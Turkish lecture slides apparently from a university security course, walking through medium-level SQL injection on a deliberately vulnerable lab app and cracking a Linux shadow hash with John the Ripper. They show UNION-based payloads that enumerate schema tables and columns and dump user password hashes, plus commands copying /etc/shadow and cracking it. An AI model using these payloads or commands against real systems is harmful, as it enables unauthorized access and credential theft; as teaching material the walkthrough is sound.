SQL Injection (Mid) & John The Ripper

Arş. Grv. FUAT ÖGME



SQL Injection - Düşük Seviye







```
'?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

$id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

$query = "SELECT first_name, last_name
    FROM users WHERE user_id = $id;";
```

SQL Injection - Düşük Seviye vs Orta Seviye

Client level:

- TextBox → Combobox
- Get Request → Post Request

Server level:

- Escape string
- Get Request → Post Request


Yeterli değil!
Proxy sunucusu ile aşılabilir




SQL Injection - Burp Suite

Burp Suite:


Sibergüvenlik ile ilgili uğraşan profesyonellerin sıklıkla kullandığı bir araç. Proxy sunucusu olarak kullanılabilir, request interception yapılabilir.












You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'#' at line 1



Tablo isimlerini almak için aşağıda gösterilen injection yapıldığında, sorgu sonucunda dönen sonuçlar sağdaki gibidir.




Vulnerability: SQL Injection

```
User ID: 1 V
               Submit
ID: 1 and 0=0 union select null, table name from informatio
First name: admin
Surname: admin
ID: 1 and 0=0 union select null, table name from informatio
First name:
Surname: CHARACTER SETS
ID: 1 and 0=0 union select null, table name from informatio
First name:
Surname: COLLATIONS
ID: 1 and 0=0 union select null, table name from informatio
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY
ID: 1 and 0=0 union select null, table name from informatio
First name:
Surname: COLUMNS
ID: 1 and 0=0 union select null, table name from informatio
First name:
Surname: COLUMN PRIVILEGES
```



Tablolardaki kolon isimlerini almak için aşağıda gösterilen injection yapıldığında, sorgu sonucunda dönen sonuçlar sağdaki gibidir.




Vulnerability: SQL Injection

First name:

Surname: IS DEFAULT

User ID: 1 V Submit ID: 1 and 0=0 union select null, column name from information First name: admin Surname: admin ID: 1 and 0=0 union select null, column name from information First name: Surname: CHARACTER SET NAME ID: 1 and 0=0 union select null, column name from information First name: Surname: DEFAULT COLLATE NAME ID: 1 and 0=0 union select null, column name from information First name: Surname: DESCRIPTION ID: 1 and 0=0 union select null, column name from information First name: Surname: MAXLEN ID: 1 and 0=0 union select null, column name from information First name: Surname: COLLATION NAME ID: 1 and 0=0 union select null, column name from information First name: Surname: ID ID: 1 and 0=0 union select null, column name from information

Tabloları ve kolonları artık biliyoruz, o zaman istediğimiz herhangi bir bilgiye ulaşabiliriz. Kullanıcı tablosundan kullanıcı bilgilerini alalım.



Vulnerability: SQL Injection

```
Submit
User ID: 1 V
ID: 1 and 0 = 0 union select user id, password from users#
First name: admin
Surname: admin
ID: 1 and 0 = 0 union select user id, password from users#
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 1 and \theta = \theta union select user id, password from users#
First name: 2
Surname: e99a18c428cb38d5f260853678922e03
ID: 1 and 0 = 0 union select user id, password from users#
First name: 3
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1 and 0 = 0 union select user id, password from users#
First name: 4
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1 and \theta = \theta union select user id, password from users#
First name: 5
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Şifre Kırma - Yöntemleri

- BruteForce Attack
- Dictionary Attack
- Rainbow Tables



Şifre Kırma Araçları

- John the Ripper(JtR)
 - Brute Force attack
 - Dictionary attack
- HashCat
- Cain and Abel
- Hydra
- Rainbow Crack
- Brutus
- Medusa
- OphCrack



Şifre Kırma - John the Ripper

cd ~
sudo cp /etc/shadow ~/shadowtext
cat shadowtext

```
rtkit:*:1//3/:0:99999:/:::
cups-pk-helper:*:17737:0:99999:7:::
speech-dispatcher:!:17737:0:99999:7:::
whoopsie:*:17737:0:99999:7:::
kernoops:*:17737:0:99999:7:::
saned:*:17737:0:99999:7:::
pulse:*:17737:0:99999:7:::
avahi:*:17737:0:99999:7:::
colord:*:17737:0:99999:7:::
hplip:*:17737:0:99999:7:::
geoclue:*:17737:0:99999:7:::
gnome-initial-setup:*:17737:0:99999:7:::
adm:*:17737:0:99999:7:::
parallels:$1$zfpUrVNw$0jVeoes3j99J6agGU3aGL.:18216:0:99999:7:::
mysql:!:18176:0:99999:7:::
testuser1:!:18191:0:99999:7:::
parallels@parallels-Parallels-Virtual-Platform:~$
```



Şifre Kırma - John the Ripper

1) hashlenmiş şifrenin olduğu kullanıcı

```
parallels@parallels-Parallels-Virtual-Platform:~$ sudo cat shadowtext | grep -i paral
parallels:$1$zfpUrVNw$0jVeoes3j99J6agGU3aGL.:18216:0:99999:7:::
```

2) john komutu ile shadowtext dosyasındaki hashlenmiş şifreleri kırma

```
parallels@parallels-Parallels-Virtual-Platform:~$ sudo john shadowtext
Loaded 1 password hash (md5crypt [MD5 32/64 X2])
No password hashes left to crack (see FAQ)
```

3) show parametresi ile kırılan şifreyi gösterme.

```
parallels@parallels-Parallels-Virtual-Platform:~$ sudo john --show shadowtext
parallels:123:18216:0:99999:7:::
1 password hash cracked, 0 left
```



SQL Injection(Orta Seviye) & JtR



